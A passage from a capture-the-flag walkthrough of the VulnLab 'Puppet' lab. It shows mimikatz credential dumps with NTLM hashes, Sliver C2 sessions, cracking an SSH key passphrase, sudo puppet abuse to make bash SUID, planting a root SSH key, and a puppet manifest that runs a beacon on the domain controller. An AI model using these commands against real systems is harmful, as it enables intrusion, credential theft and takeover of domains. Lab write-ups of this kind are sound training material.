	 * Password : cY2/<n(k0,yn#p99e8MGm9GL^$o0UOO+7,";>1:smv=`(M'aDS>)78j8(8_Qm=:H0))xb"/D/0<8:=MF7'.`k >&Lq*V]="qnj#\;./M1CB^n0HHOJ7zy+We
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : FILE01$
Domain            : PUPPET
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:23 PM
SID               : S-1-5-20
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : file01$
	 * Domain   : PUPPET.VL
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 33088 (00000000:00008140)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:23 PM
SID               : S-1-5-96-0-0
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : FILE01$
	 * Domain   : puppet.vl
	 * Password : cY2/<n(k0,yn#p99e8MGm9GL^$o0UOO+7,";>1:smv=`(M'aDS>)78j8(8_Qm=:H0))xb"/D/0<8:=MF7'.`k >&Lq*V]="qnj#\;./M1CB^n0HHOJ7zy+We
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 31865 (00000000:00007c79)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:18 PM
SID               :
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	kerberos :
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 11114615 (00000000:00a99877)
Session           : Interactive from 0
User Name         : qwerty
Domain            : FILE01
Logon Server      : FILE01
Logon Time        : 10/30/2024 10:33:48 PM
SID               : S-1-5-21-2946821189-2073930159-359736154-1000
	msv :
	 [00000003] Primary
	 * Username : qwerty
	 * Domain   : FILE01
	 * NTLM     : 9ab14788afc13c83576dfb13ac619152
	 * SHA1     : 2fbc3494207b473cb523be5f0e0c4e61ae1a1eca
	 * DPAPI    : 2fbc3494207b473cb523be5f0e0c4e61
	tspkg :
	wdigest :
	 * Username : qwerty
	 * Domain   : FILE01
	 * Password : (null)
	kerberos :
	 * Username : qwerty
	 * Domain   : FILE01
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 306258 (00000000:0004ac52)
Session           : Interactive from 1
User Name         : Bruce.Smith
Domain            : PUPPET
Logon Server      : DC01
Logon Time        : 10/30/2024 9:21:52 PM
SID               : S-1-5-21-3066630505-2324057459-3046381011-1126
	msv :
	 [00000003] Primary
	 * Username : Bruce.Smith
	 * Domain   : PUPPET
	 * NTLM     : adca4e5100daee75ab5f85292205b07e
	 * SHA1     : 626d1d103aee55d70a45d0113eb5f78dd6a85623
	 * DPAPI    : 132c4042656e2d0723928c468e5eae5f
	tspkg :
	wdigest :
	 * Username : Bruce.Smith
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : Bruce.Smith
	 * Domain   : PUPPET.VL
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 69628 (00000000:00010ffc)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:28 PM
SID               : S-1-5-90-0-1
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : FILE01$
	 * Domain   : puppet.vl
	 * Password : cY2/<n(k0,yn#p99e8MGm9GL^$o0UOO+7,";>1:smv=`(M'aDS>)78j8(8_Qm=:H0))xb"/D/0<8:=MF7'.`k >&Lq*V]="qnj#\;./M1CB^n0HHOJ7zy+We
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:27 PM
SID               : S-1-5-19
	msv :
	tspkg :
	wdigest :
	 * Username : (null)
	 * Domain   : (null)
	 * Password : (null)
	kerberos :
	 * Username : (null)
	 * Domain   : (null)
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 33022 (00000000:000080fe)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:23 PM
SID               : S-1-5-96-0-1
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : FILE01$
	 * Domain   : puppet.vl
	 * Password : cY2/<n(k0,yn#p99e8MGm9GL^$o0UOO+7,";>1:smv=`(M'aDS>)78j8(8_Qm=:H0))xb"/D/0<8:=MF7'.`k >&Lq*V]="qnj#\;./M1CB^n0HHOJ7zy+We
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : FILE01$
Domain            : PUPPET
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:17 PM
SID               : S-1-5-18
	msv :
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : file01$
	 * Domain   : PUPPET.VL
	 * Password : (null)
	ssp :
	credman :
	cloudap :

mimikatz(commandline) # exit
Bye!
OR we can also run mimikatz via the sideload functionality (sideload is essentially implementing a custom peloader to run pe files from memory):
sliver (puppet-mtls) > sideload /home/user/VULNLAB/PUPPET/mimikatz.exe "token::elevate privilege::debug sekurlsa::logonpasswords exit"
Found the NTLM Hash of:
- svc_puppet_win_t1:784c7b51056579e64f74c71cb013dda6
- FILE01$:eb0459ad26ea60638bef221f968a26a7
- Bruce.Smith:adca4e5100daee75ab5f85292205b07e
svc_puppet_win_t1 is the account that puppet uses to execute commands on Tier1 windows servers.
Related to our previous BH analysis, we have also the svc_puppet_win_t0 and svc_puppet_lin_t1 service accounts.
dc01.puppet.vl - SMB sharing
sliver (puppet-mtls) > sa-netshares dc01

[*] Successfully executed sa-netshares (coff-loader)
[*] Got output:
Share:
---------------------dc01----------------------------------
ADMIN$
C$
IPC$
it
NETLOGON
SYSVOL
Found
it
Try to access to it:
sliver (puppet-mtls) > ls \\\\dc01.puppet.vl\\it

\\dc01.puppet.vl\it\ (0 items, 0 B)
===================================
Failed
Let’s check if we can access via svc_puppet_win_t1.
We check the process list and migrate our session to one owned by it:
sliver (puppet-mtls) > ps

 Pid    Ppid   Owner                          Arch     Executable                    Session
====== ====== ============================== ======== ============================= =========
 0      0                                              [System Process]              -1
 4      0                                     x86_64   System                        0
 96     4                                     x86_64   Registry                      0
 312    4                                     x86_64   smss.exe                      0
 436    428                                   x86_64   csrss.exe                     0
 512    504                                   x86_64   csrss.exe                     1
 568    428                                   x86_64   wininit.exe                   0
 604    504    NT AUTHORITY\SYSTEM            x86_64   winlogon.exe                  1
 660    568                                   x86_64   services.exe                  0
 680    568    NT AUTHORITY\SYSTEM            x86_64   lsass.exe                     0
 784    660    NT AUTHORITY\SYSTEM            x86_64   svchost.exe                   0
...
 5088   660    PUPPET\svc_puppet_win_t1       x86_64   ruby.exe                      0
 1868   4156   PUPPET\Bruce.Smith             x86_64   puppet-update.exe             1
 4636   1868   PUPPET\Bruce.Smith             x86_64   conhost.exe                   1
 3864   1868   FILE01\qwerty                  x86_64   puppet-update.exe             1
 4400   3220   NT AUTHORITY\SYSTEM            x86_64   puppet-update.exe             0
Found PID 5088 owned by
PUPPET\svc_puppet_win_t1
sliver (puppet-mtls) > migrate -p 5088

[*] Successfully migrated to 5088

[*] Beacon d6f1437a puppet-mtls - 10.10.243.182:56657 (File01) - windows/amd64 - Thu, 31 Oct 2024 17:52:53 JST

sliver (puppet-mtls) > use d6f1437a-4832-4678-ac21-9d0e26d23976

[*] Active beacon puppet-mtls (d6f1437a-4832-4678-ac21-9d0e26d23976)

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (768db37f)

[*] Session dec5a14d puppet-mtls - 10.10.243.182:56675 (File01) - windows/amd64 - Thu, 31 Oct 2024 17:53:26 JST

sliver (puppet-mtls) > use dec5a14d-4598-457a-8b09-91a6bd904ed4

[*] Active session puppet-mtls (dec5a14d-4598-457a-8b09-91a6bd904ed4)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username                   Operating System   Health
========== =========== ===================== ========== ========================== ================== =========
 0b8c4c82   mtls        10.10.243.182:54028   File01     NT AUTHORITY\SYSTEM        windows/amd64      [ALIVE]
 3bbeb13e   mtls        10.10.243.182:52732   File01     <err>                      windows/amd64      [ALIVE]
 cac14fe3   mtls        10.10.243.182:51608   File01     PUPPET\Bruce.Smith         windows/amd64      [ALIVE]
 dec5a14d   mtls        10.10.243.182:56675   File01     PUPPET\svc_puppet_win_t1   windows/amd64      [ALIVE]
Now we have a session as PUPPET\svc_puppet_win_t1
Check again the IT share:
sliver (puppet-mtls) > ls \\\\dc01.puppet.vl\\it

\\dc01.puppet.vl\it\ (3 items, 813.9 KiB)
=========================================
drwxrwxrwx  .ssh          <dir>      Sat Oct 12 01:39:50 -0700 2024
drwxrwxrwx  firewalls     <dir>      Sat Oct 12 01:15:05 -0700 2024
-rw-rw-rw-  PsExec64.exe  813.9 KiB  Sat Oct 12 01:07:00 -0700 2024
Access granted
Deep dive into .ssh then download the content:
sliver (puppet-mtls) > ls \\\\dc01.puppet.vl\\it\\.ssh

\\dc01.puppet.vl\it\.ssh (2 items, 580 B)
=========================================
-rw-rw-rw-  ed25519      472 B  Sat Oct 12 01:14:23 -0700 2024
-rw-rw-rw-  ed25519.pub  108 B  Sat Oct 12 01:40:09 -0700 2024


sliver (puppet-mtls) > download \\\\dc01.puppet.vl\\it\\.ssh

[*] Wrote 543 bytes (2 files successfully, 0 files unsuccessfully) to /home/user/Downloads/VULNLAB/PUPPET/puppet-mtls_download_dc01_puppet_vl_it_ssh_1730364984.tar.gz
Check the public key:
$ tar xvfz puppet-mtls_download_dc01_puppet_vl_it_ssh_1730364984.tar.gz
dc01.puppet.vl/it/.ssh/ed25519
dc01.puppet.vl/it/.ssh/ed25519.pub

$ cd dc01.puppet.vl/it/.ssh
$ cat ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDS4W6uOArXO9Sk20zh7L7wAhVJXtBJlE81UZTrWNTv svc_puppet_lin_t1@puppet.vl
Found that SSH keypair is related to PUPPET.VL\svc_puppet_lin_t1
puppet.puppet.vl
SSH passphrase cracking
As the private key is from Windows then we convert it for linux:
$ dos2unix ed25519
dos2unix: converting file ed25519 to Unix format...

$ cat ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCxU1nCO+
dxhZAm1G/jjp8uAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIIDS4W6uOArXO9Sk
20zh7L7wAhVJXtBJlE81UZTrWNTvAAAAoAm6ALXYxUJivwEDEI5cL8eFm4UGvFjhMAYqXn
pmETEzfyoxkL7fiuwF6CVpSH/4lwaeavmsI4aQB8qP4pF3G2RhDwQ6fshuYNnSM5e+S9iX
W4QeIL3Z2pc8vL0SlOmm53EBi/QEKJxLv7uc3L9RfSjjE0gSz6aE40XJpMTueru2aQ4lXR
aFFgi5jnR/2k47UA/O8iU/Oqgr55msmRxU1QU=
-----END OPENSSH PRIVATE KEY-----

$ chmod 400 ed25519
Try to access via the embedded SSH in our Sliver session:
sliver (puppet-mtls) > ssh --private-key /home/user/Downloads/VULNLAB/PUPPET/dc01.puppet.vl/it/.ssh/ed25519 --login 'svc_puppet_lin_t1@puppet.vl' puppet.puppet.vl

[!] rpc error: code = Unknown desc = ssh: this private key is passphrase protected
Try also from our attacker machine:
$ ssh -i ed25519 puppet.vl\\svc_puppet_lin_t1@puppet.puppet.vl
Enter passphrase for key 'ed25519':
Same punition…
Let’s go to crack it (hope it’s easy guessing…):
$ ssh2john ed25519 > ed25519.hash
$ john ed25519.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
puppet           (ed25519)
1g 0:00:02:45 DONE (2024-10-31 19:38) 0.006026g/s 49.56p/s 49.56c/s 49.56C/s total90..flopsy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Found
puppet
Remove the passphrase:
$ cp ed25519 svc_puppet_lin_t1.key
$ ssh-keygen -p -f svc_puppet_lin_t1.key
Enter old passphrase: puppet
Key has comment 'xct@offensive-ops'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
Then let’s go to try again:
$ ssh -i svc_puppet_lin_t1.key puppet.vl\\svc_puppet_lin_t1@puppet.puppet.vl
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Oct 31 10:56:09 AM UTC 2024

  System load:  0.0               Processes:             121
  Usage of /:   64.7% of 9.75GB   Users logged in:       0
  Memory usage: 18%               IPv4 address for eth0: 10.10.243.183
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Oct 12 18:18:52 2024 from 10.8.0.101
Access from External IP 10.8.2.19 is not allowed.
Connection to puppet.puppet.vl closed.
Check it via Sliver session to use SSH to execute sudo -l remotely to check the SUDO privileges:
sliver (puppet-mtls) > ssh --private-key /home/user/Downloads/VULNLAB/PUPPET/dc01.puppet.vl/it/.ssh/svc_puppet_lin_t1.key --login 'svc_puppet_lin_t1@puppet.vl' puppet.puppet.vl sudo -l

[*] Output:
Matching Defaults entries for svc_puppet_lin_t1@puppet.vl on puppet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc_puppet_lin_t1@puppet.vl may run the following commands on puppet:
    (ALL) NOPASSWD: /usr/bin/puppet
Works and he can also execute puppet as root
Even is we can execute many commands like ssh [flags] hostname [command; command; command...], we can’t get a tty (with bash -p) then not possible to abuse this finding to get a privilege escalation.
Privilege escalating (Puppet_User-3)
We set a port forward to ssh from our attacker machine:
sliver (puppet-mtls) > portfwd add --bind 2222 -r puppet.puppet.vl:22

[*] Port forwarding 127.0.0.1:2222 -> puppet.puppet.vl:22

sliver (puppet-mtls) > portfwd

 ID   Session ID                             Bind Address     Remote Address
==== ====================================== ================ =====================
  1   05a33fdb-1b97-4d1b-9f3e-d48efa820b5f   127.0.0.1:2222   puppet.puppet.vl:22
Then let’s finally have a remote access:
$ ssh -i svc_puppet_lin_t1.key -t 'svc_puppet_lin_t1@puppet.vl'@127.0.0.1 -p 2222
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov  1 11:15:42 AM UTC 2024

  System load:  0.0               Processes:             114
  Usage of /:   64.3% of 9.75GB   Users logged in:       0
  Memory usage: 15%               IPv4 address for eth0: 10.10.205.183
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Oct 12 18:18:52 2024 from 10.8.0.101
svc_puppet_lin_t1@puppet.vl@puppet:~$
Then quick privilege escalation and grab the 3rd flag:
svc_puppet_lin_t1@puppet.vl@puppet:~$ sudo puppet apply -e "exec { '/bin/sh -c \"chmod u+s /bin/bash\"': }"
Notice: Compiled catalog for puppet.puppet.vl in environment production in 0.06 seconds
Notice: /Stage[main]/Main/Exec[/bin/sh -c "chmod u+s /bin/bash"]/returns: executed successfully
Notice: Applied catalog in 0.03 seconds
svc_puppet_lin_t1@puppet.vl@puppet:~$ bash -p
bash-5.1# id
uid=451001132(svc_puppet_lin_t1@puppet.vl) gid=451000513(domain users@puppet.vl) euid=0(root) groups=451000513(domain users@puppet.vl),451001133(admins_t1@puppet.vl)
bash-5.1# pwd
/home/svc_puppet_lin_t1@puppet.vl
bash-5.1# cd /root
bash-5.1# dir
flag.txt  snap
bash-5.1# cat flag.txt
VL{8a5dee2bc84a82c85a62e637d90d48b1}
Found
Puppet_User-3flag
We add our key to root and continue as the root:
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHibp0AzabBmZWo988urpFSbYagO3FKI+Jzc3UrcehTr user@countzero' > /root/.ssh/authorized_keys
$ ssh -i ~/.ssh/id_ed25519 -t root@127.0.0.1 -p 2222
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov  1 11:28:52 AM UTC 2024

  System load:  0.14              Processes:             114
  Usage of /:   64.3% of 9.75GB   Users logged in:       0
  Memory usage: 15%               IPv4 address for eth0: 10.10.205.183
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Oct 12 20:26:26 2024 from 10.8.0.101
root@puppet:~#
As we know that this linux server hosts a puppet instance then quick check for what commands are available, as I’m not an expert of puppet:
root@puppet:~# puppet help

Usage: puppet <subcommand> [options] <action> [options]

Available subcommands:

  agent             The puppet agent daemon
  apply             Apply Puppet manifests locally
  ca                Local Puppet Certificate Authority management. (Deprecated)
  catalog           Compile, save, view, and convert catalogs.
  cert              Manage certificates and requests (Deprecated)
  certificate       Provide access to the CA for certificate management. (Deprecated)
  certificate_request  Manage certificate requests. (Deprecated)
  certificate_revocation_list  Manage the list of revoked certificates. (Deprecated)
  config            Interact with Puppet's settings.
  describe          Display help about resource types
  device            Manage remote network devices
  doc               Generate Puppet references
  epp               Interact directly with the EPP template parser/renderer.
  facts             Retrieve and store facts.
  filebucket        Store and retrieve files in a filebucket
  generate          Generates Puppet code from Ruby definitions.
  help              Display Puppet help.
  key               Create, save, and remove certificate keys. (Deprecated)
  lookup            Interactive Hiera lookup
  man               Display Puppet manual pages. (Deprecated)
  master            The puppet master daemon
  module            Creates, installs and searches for modules on the Puppet Forge.
  node              View and manage node definitions.
  parser            Interact directly with the parser.
  plugin            Interact with the Puppet plugin system.
  report            Create, display, and submit reports.
  resource          The resource abstraction layer shell
  script            Run a puppet manifests as a script without compiling a catalog
  status            View puppet server status. (Deprecated)

See 'puppet help <subcommand> <action>' for help on a specific subcommand action.
See 'puppet help <subcommand>' for help on a specific subcommand.
Puppet v5.5.22
Puppet version 5.5.22
Enumerate the machines controlled by this one via puppet:
root@puppet:~# puppet cert list --all
Warning: `puppet cert` is deprecated and will be removed in a future release.
   (location: /usr/lib/ruby/vendor_ruby/puppet/application.rb:370:in `run')
+ "dc01.puppet.vl"   (SHA256) E4:C3:42:71:83:88:08:07:6A:C5:A1:9D:FA:C2:7E:BB:D5:65:5F:71:9F:D3:BE:11:96:B7:26:CD:4F:5C:68:C6
+ "file01.puppet.vl" (SHA256) 61:ED:86:C3:55:35:36:89:D5:FC:3A:32:05:D1:23:EC:C3:F1:58:E4:D7:9A:6B:3E:65:F4:F2:F2:77:34:B0:CA
+ "pm01"             (SHA256) 94:8C:76:E9:D1:43:CA:FF:6C:06:34:80:23:02:8C:49:20:00:B2:43:62:42:16:7B:AF:4F:A6:68:F3:C2:D8:06 (alt names: "DNS:pm01", "DNS:puppet")
+ "pm01.localdomain" (SHA256) 2D:DC:44:F8:49:B6:41:B3:9A:2A:AE:B3:D2:9F:C7:6F:1F:0A:62:00:19:EB:B8:93:D6:C6:65:28:60:D9:F1:B8 (alt names: "DNS:pm01.localdomain", "DNS:puppet")
+ "puppet.puppet.vl" (SHA256) 11:65:85:DB:9F:E4:19:03:04:21:92:4B:19:03:17:6D:29:A9:E9:56:0F:04:A6:16:2B:44:46:A3:33:20:92:9C (alt names: "DNS:puppet", "DNS:puppet.puppet.vl")
Interesting: File01 and DC01 are both controlled by this puppet master instance.
Puppet execution tool abusing
One thing is we don’t know which account the puppet agent run as (besides for file01) but as we have only 1 Tier0 account in this Domain then we can guess that should be svc_puppet_win_t0 on DC01.
We will use Puppet apply to execute our payload in the DC01 node to get a new beacon.
Puppet apply is an application that compiles and manages configurations on nodes. It acts like a self-contained combination of the Puppet master and Puppet agent applications.
Create our manifest:
$ mkdir -p /etc/puppet/code/environments/production/manifests
$ vi /etc/puppet/code/environments/production/manifests/manifest.pp
$ cat /etc/puppet/code/environments/production/manifests/manifest.pp

node 'dc01.puppet.vl' {
  exec { 'pwned':
    command   => 'C:\\Windows\\System32\\cmd.exe /c \\\\file01.puppet.vl\\files\\puppet-update.exe',
    logoutput => true,
  }
}
node default {
  notify { 'This is the default node': }
}
Upload the payload to the smb share files on the File01 server as we will run our payload from here:
sliver (puppet-mtls) > upload -t 30 /home/user/Downloads/VULNLAB/PUPPET/c/programdata/Puppet/puppet-update.exe \\\\file01.puppet.vl\\files\\puppet-update.exe

[*] Wrote file to \\file01.puppet.vl\files\puppet-update.exe

sliver (puppet-mtls) > ls \\\\file01.puppet.vl\\files

\\file01.puppet.vl\files\ (6 items, 14.9 MiB)
=============================================
drwxrwxrwx  HR                  <dir>     Sat Oct 12 01:26:21 -0700 2024
drwxrwxrwx  IT                  <dir>     Sat Oct 12 01:50:53 -0700 2024
drwxrwxrwx  ITSEC               <dir>     Sat Oct 12 01:26:27 -0700 2024
drwxrwxrwx  MGMT                <dir>     Sat Oct 12 01:26:33 -0700 2024
-rw-rw-rw-  puppet-update.exe   15.0 MiB  Sat Oct 12 01:50:25 -0700 2024
drwxrwxrwx  Transfer            <dir>     Sat Oct 12 01:26:17 -0700 2024
Then launch puppet applt to run the payload om the DC01:
root@puppet:~# puppet apply /etc/puppet/code/environments/production/manifests/manifest.pp
Notice: Compiled catalog for puppet.puppet.vl in environment production in 0.02 seconds
Notice: This is the default node
Notice: /Stage[main]/Main/Node[default]/Notify[This is the default node]/message: defined 'message' as 'This is the default node'
Notice: Applied catalog in 0.02 seconds
- On default settings the agent pickup the change every 30 minutes, but here the agent is checking in every minute to help with the exploitation. (from xct)
We got a new beacon callback from the DC01:
[*] Beacon 0cba445b puppet-mtls - 10.10.138.197:59811 (DC01) - windows/amd64 - Sat, 02 Nov 2024 10:50:46 JST

sliver (puppet-mtls) > use 0cba445b-c993-4051-a49d-eee1dff2e4c8

[*] Active beacon puppet-mtls (0cba445b-c993-4051-a49d-eee1dff2e4c8)

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (d890bd03)

[*] Session 955ca709 puppet-mtls - 10.10.138.197:51262 (DC01) - windows/amd64 - Sat, 02 Nov 2024 10:53:22 JST

sliver (puppet-mtls) > use 955ca709-b118-40b8-a974-e65050a35b8a

[*] Active session puppet-mtls (955ca709-b118-40b8-a974-e65050a35b8a)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username                   Operating System   Health
========== =========== ===================== ========== ========================== ================== =========
 1dc7f15b   mtls        10.10.138.198:49447   File01     <err>                      windows/amd64      [ALIVE]
 26d7f63d   mtls        10.10.138.198:49467   File01     NT AUTHORITY\SYSTEM        windows/amd64      [ALIVE]
 78b74be5   mtls        10.10.138.198:49403   File01     PUPPET\Bruce.Smith         windows/amd64      [ALIVE]
 fc1001c1   mtls        10.10.138.198:49508   File01     PUPPET\svc_puppet_win_t1   windows/amd64      [ALIVE]
 955ca709   mtls        10.10.138.197:51262   DC01       PUPPET\svc_puppet_win_t0   windows/amd64      [ALIVE]
We have a session on the Domain Controller as PUPPET\svc_puppet_win_t0 so we have full control
Try to grab the final Puppet_Root flag:
sliver (puppet-mtls) > ls svc_puppet_win_t0\\Desktop

c:\Users\svc_puppet_win_t0\Desktop (0 items, 0 B)
=================================================


sliver (puppet-mtls) > ls svc_inventory_win\\Desktop

c:\Users\svc_inventory_win\Desktop (0 items, 0 B)
=================================================


sliver (puppet-mtls) > ls Administrator\\Desktop

c:\Users\Administrator\Desktop (3 items, 7.7 KiB)
=================================================
-rw-rw-rw-  desktop.ini         282 B    Wed Sep 25 22:24:15 -0700 2024
-rw-rw-rw-  Microsoft Edge.lnk  2.3 KiB  Fri Oct 11 05:51:57 -0700 2024
-rw-rw-rw-  root.txt            5.2 KiB  Sat Oct 12 01:46:14 -0700 2024


sliver (puppet-mtls) > cat Administrator\\Desktop\\root.txt

⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣤⣴⣶⠶⠶⠶⣦⣤⣤⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⡶⢻⡿⠋⣁⣤⣶⣾⣿⣿⣶⣿⣽⣿⣶⣄⡀⠀⠀⠀⡰⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⣛⠛⠃⠊⢀⣼⣿⣿⣿⣿⣿⣿⣿⠿⠿⣿⣿⣿⡿⣆⠀⠐⠁⢀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⢷⣶⣤⡀⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⣟⣛⡶⠾⡿⢛⣟⣃⠅⠀⠂⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢰⣿⣳⣿⣿⣿⣿⣦⠿⠛⠉⠋⠉⠁⠀⠉⠙⠛⠛⣿⣿⣷⣦⣣⠐⠢⠑⠈⠄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⢧⣿⣿⣯⡷⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢿⣿⣿⡵⣤⡄⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⡟⣾⣿⣿⡟⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⣿⣿⣧⣿⣧⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
